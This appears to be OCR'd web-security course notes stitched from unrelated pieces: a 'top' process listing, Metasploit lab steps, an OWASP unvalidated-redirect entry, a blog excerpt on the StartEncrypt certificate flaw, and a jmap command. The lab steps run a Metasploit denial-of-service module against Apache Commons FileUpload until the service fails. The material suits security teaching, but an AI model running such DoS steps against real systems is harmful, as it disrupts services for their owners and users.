
```
top - 17:33:23 up  8:16,  6 users,  load average: 29.56, 9.32, 20.30
Tasks: 135 total,   1 running, 134 sleeping,   0 stopped,   0 zombie
%Cpu(s): 99.3 us,  0.7 sy,  0.0 ni,  0.0 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
KiB Mem:   2058328 total,  1860476 used,   197852 free,    65484 buffers
KiB Swap:  1324028 total,     4316 used,  1319712 free,   557348 cached

  PID USER      PR  NI  VIRT  RES  SHR S  %CPU %MEM    TIME+  COMMAND
 8940 root      20   0 2070m 343m  16m S  98.5 17.1   1:29.87 java
 2462 root      20   0  306m 166m  13m S   0.7  8.3   0:52.98 Xorg
 3805 mysql     20   0  359m  47m  10m S   0.7  2.3   0:24.64 mysqld
 3038 root      20   0  247m  25m  17m S   0.3  1.3   0:00.22 nm-applet
 8821 root      20   0  473m 310m  10m S   0.3 15.5   0:09.97 .ruby.bin
    1 root      20   0 10664 1528 1496 S   0.0  0.1   0:00.80 init
    2 root      20   0     0    0    0 S   0.0  0.0   0:00.00 kthreadd
    3 root      20   0     0    0    0 S   0.0  0.0   0:00.59 ksoftirqd/0
    5 root       0 -20     0    0    0 S   0.0  0.0   0:00.00 kworker/0:0H
    7 root      20   0     0    0    0 S   0.0  0.0   0:03.39 rcu_sched
    8 root      20   0     0    0    0 S   0.0  0.0   0:00.00 rcu_bh
    9 root      rt   0     0    0    0 S   0.0  0.0   0:00.00 migration/0
   10 root      rt   0     0    0    0 S   0.0  0.0   0:00.36 watchdog/0
   11 root       0 -20     0    0    0 S   0.0  0.0   0:00.00 khelper
   12 root      20   0     0    0    0 S   0.0  0.0   0:00.00 kdevtmpfs
   13 root       0 -20     0    0    0 S   0.0  0.0   0:00.00 netns
```

Metasploit Lab


1. Run auxiliary/dos/http/apache_commons_fileupload_dos
2. Refresh
3. Repeat until DoS occurs

10. Unvalidated Redirects and Forwards

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.



Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence UNCOMMON	Detectability EASY	Impact MODERATE	Application / Business Specific



StartEncrypt considered harmful today

By Christiaan Ottow Posted juni 30th, 2016

Recently, one of our hackers (Thijs Alkemade) found a critical vulnerability in StartCom's new StartEncrypt tool, that allows an attacker to gain valid SSL certificates for domains he does not control. While there are some restrictions on what domains the attack can be applied to, domains where the attack will work include google.com, facebook.com, live.com, dropbox.com and others.

StartCom, known for its CA service under the name of StartSSL, has recently released the StartEncrypt tool. Modeled after LetsEncrypt, this service allows for the easy and free installation of SSL certificates on servers. In the current age of surveillance and cybercrime, this is a great step forwards, since it enables website owners to provide their visitors with better security at small effort and no cost.

However, there is a lot that can go wrong with the automated issuance of SSL certificates. Before someone is issued a certificate for their domain, say computest.nl, the CA needs to check that the request is done by someone who is actually in control of the domain. For "Extended Validation" certificates this involves a lot of paperwork and manual checking, but for simple, so-called "Domain Validated" certificates, often an automated check is used by sending an email to the domain or asking the user to upload a file. The CA has a lot of freedom in how the check is performed, but ultimately, the requester is provided with a certificate that provides the same security no matter which CA issued it.

https://www.computest.nl/blog/startencrypt-considered-harmful-today/


OTHER

heap dump

```
jmap -dump:format=b,file=heapdump.hprof
```

